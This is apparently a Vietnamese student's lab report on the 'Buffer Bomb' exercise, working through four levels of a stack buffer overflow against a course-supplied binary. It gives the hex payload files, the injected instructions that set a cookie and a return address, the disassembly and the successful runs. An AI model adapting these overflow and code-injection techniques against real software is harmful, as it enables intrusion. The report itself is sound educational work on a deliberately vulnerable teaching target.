Lab 6

BÁO CÁO BÀI THỰC HÀNH SỐ 6

Buffer Overflow Attack
Buffer Bomb

Môn học: Lập trình hệ thống

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Mức độ hoàn thành	Hoàn thành
Thời gian thực hiện	29/5/2024
Tự chấm điểm	10/10

Level 0:

```
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA 4B C
7 D7 80
"smoke.txt" 1L, 228B                                                                  1,215         All
```


```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < smoke.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

Level 1:


```
AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA 78 C
7 D7 80 AA AA AA AA 67 6F 2E 5B
"fizz.txt" 1L, 252B                                                                   1,251         All
```

```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < fizz.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Fizz!: You called fizz(0x5b2e6f67)
VALID
NICE JOB!
```


Level 2:




Vị trí chuỗi buf: **0x55683AE0** – **0x44** = **0x55683A9C**






```
bang.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 11 d8 80 67    movl   $0x5b2e6f67,0x80d81160
   7:   6f 2e 5b
   a:   68 c9 c7 d7 80          push   $0x80d7c7c9
   f:   c3                      ret
```



tnh47@Nhat: ~/UIT/Ky4/LTH1
tnh47@Nhat: ~/UIT/Ky4/LTHT/
c7 05 60 11
d8 80 67 6f
2e 5b 68 c9
c7 d7 80 c3
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
AA AA AA AA
9C 3A 68 55
"bang.txt" 19L, 228B
19,11
All



tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < bang.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Bang!: You set global_value to 0x5b2e6f67
VALID
NICE JOB!

Level 3:


tnh47@Nhat: ~/UIT/Ky4/LTHT/
tnh47@Nhat: ~/UIT/Ky4/LTHT
Dump of assembler code for function test:
0x80d7c824 <+0>: push ebp
0x80d7c825 <+1>: mov ebp,esp
0x80d7c827 <+3>: sub esp,0x18
=> 0x80d7c82a <+6>: call 0x80d7cc93 <uniqueval>
0x80d7c82f <+11>: mov DWORD PTR [ebp-0x10],eax
0x80d7c832 <+14>: call 0x80d7cf08 <getbuf>
0x80d7c837 <+19>: mov DWORD PTR [ebp-0xc],eax
0x80d7c83a <+22>: call 0x80d7cc93 <uniqueval>
0x80d7c83f <+27>: mov edx,eax
0x80d7c841 <+29>: mov eax,DWORD PTR [ebp-0x10]
0x80d7c844 <+32>: cmp edx,eax
0x80d7c846 <+34>: je 0x80d7c85a <test+54>
0x80d7c848 <+36>: sub esp,0xc
0x80d7c84b <+39>: push 0x80d7e150
0x80d7c850 <+44>: call 0x80048980
0x80d7c855 <+49>: add esp,0x10
0x80d7c858 <+52>: jmp 0x80d7c89b <test+119>
0x80d7c85a <+54>: mov edx,DWORD PTR [ebp-0xc]
0x80d7c85d <+57>: mov eax,ds:0x80d81158
0x80d7c862 <+62>: cmp edx,eax
0x80d7c864 <+64>: jne 0x80d7c888 <test+100>
0x80d7c866 <+66>: sub esp,0x8
0x80d7c869 <+69>: push DWORD PTR [ebp-0xc]
0x80d7c86c <+72>: push 0x80d7e179
0x80d7c871 <+77>: call 0x80488a0
0x80d7c876 <+82>: add esp,0x10
0x80d7c879 <+85>: sub esp,0xc
0x80d7c87c <+88>: push 0x3
0x80d7c87e <+90>: call 0x80d7d0c2 <validate>
0x80d7c883 <+95>: add esp,0x10
0x80d7c886 <+98>: jmp 0x80d7c89b <test+119>
0x80d7c888 <+100>: sub esp,0x8
0x80d7c88b <+103>: push DWORD PTR [ebp-0xc]
0x80d7c88e <+106>: push 0x80d7e196
0x80d7c893 <+111>: call 0x80488a0
0x80d7c898 <+116>: add esp,0x10
0x80d7c89b <+119>: nop
0x80d7c89c <+120>: leave
0x80d7c89d <+121>: ret
End of assembler dump.
gef➤ info registers ebp
ebp 0x55683b00 0x55683b00 <_reserved+1039104>
gef➤


tnh47@Nhat: ~/UIT/Ky4/LTHT
movl $0x5B2E6F67, %eax
movl $0x55683B00, %ebp
pushl $0x80D7C837
ret


tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ objdump -d test.o
test.o: file format elf32-i386
Disassembly of section .text:
00000000 <.text>:
0: b8 67 6f 2e 5b mov $0x5b2e6f67,%eax
5: bd 00 3b 68 55 mov $0x55683b00,%ebp
a: 68 37 c8 d7 80 push $0x80d7c837
f: c3 ret





```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < test.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Boom!: getbuf returned 0x5b2e6f67
VALID
NICE JOB!
```


Yêu cầu thêm:

```
.text:80D7C824
.text:80D7C824 ; Attributes: bp-based frame
.text:80D7C824
.text:80D7C824                 public test
.text:80D7C824 test            proc near               ; CODE XREF: launch:loc_80D7CBA0↓p
.text:80D7C824
.text:80D7C824 var_10          = dword ptr -10h
.text:80D7C824 var_C           = dword ptr -0Ch
.text:80D7C824
.text:80D7C824                 push    ebp
.text:80D7C825                 mov     ebp, esp
.text:80D7C827                 sub     esp, 18h
.text:80D7C82A                 call    uniqueval
.text:80D7C82F                 mov     [ebp-16], eax
.text:80D7C832                 call    getbuf
.text:80D7C837                 mov     [ebp-12], eax
.text:80D7C83A                 call    uniqueval
.text:80D7C83F                 mov     edx, eax
.text:80D7C841                 mov     eax, [ebp-16]
.text:80D7C844                 cmp     edx, eax
.text:80D7C846                 jz      short loc_80D7C85A
.text:80D7C848                 sub     esp, 0Ch
.text:80D7C84B                 push    offset aSabotagedTheSt ; "Sabotaged!: the stack has been corrupte"...
.text:80D7C850                 call    _puts
.text:80D7C855                 add     esp, 10h
.text:80D7C858                 jmp     short loc_80D7C89B
.text:80D7C85A ; ---------------------------------------------------------------------------
```

Ta thấy ebp được gán bằng esp trước khi esp bị trừ đi 0x18 để tạo stack frame hàm test. Vậy chỉ cần lấy giá trị esp + 0x18 sẽ được giá trị ebp cũ.




```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ objdump -d test.o

test.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 67 6f 2e 5b          mov    $0x5b2e6f67,%eax
   5:   8d 6c 24 18             lea    0x18(%esp),%ebp
   9:   68 37 c8 d7 80          push   $0x80d7c837
   e:   c3                      ret
```




```
tnh47@Nhat:~/UIT/Ky4/LTHT/Lab6$ ./hex2raw < test.txt | ./bufbomb -u 030951677
Userid: 030951677
Cookie: 0x5b2e6f67
Type string:Boom!: getbuf returned 0x5b2e6f67
VALID
NICE JOB!
```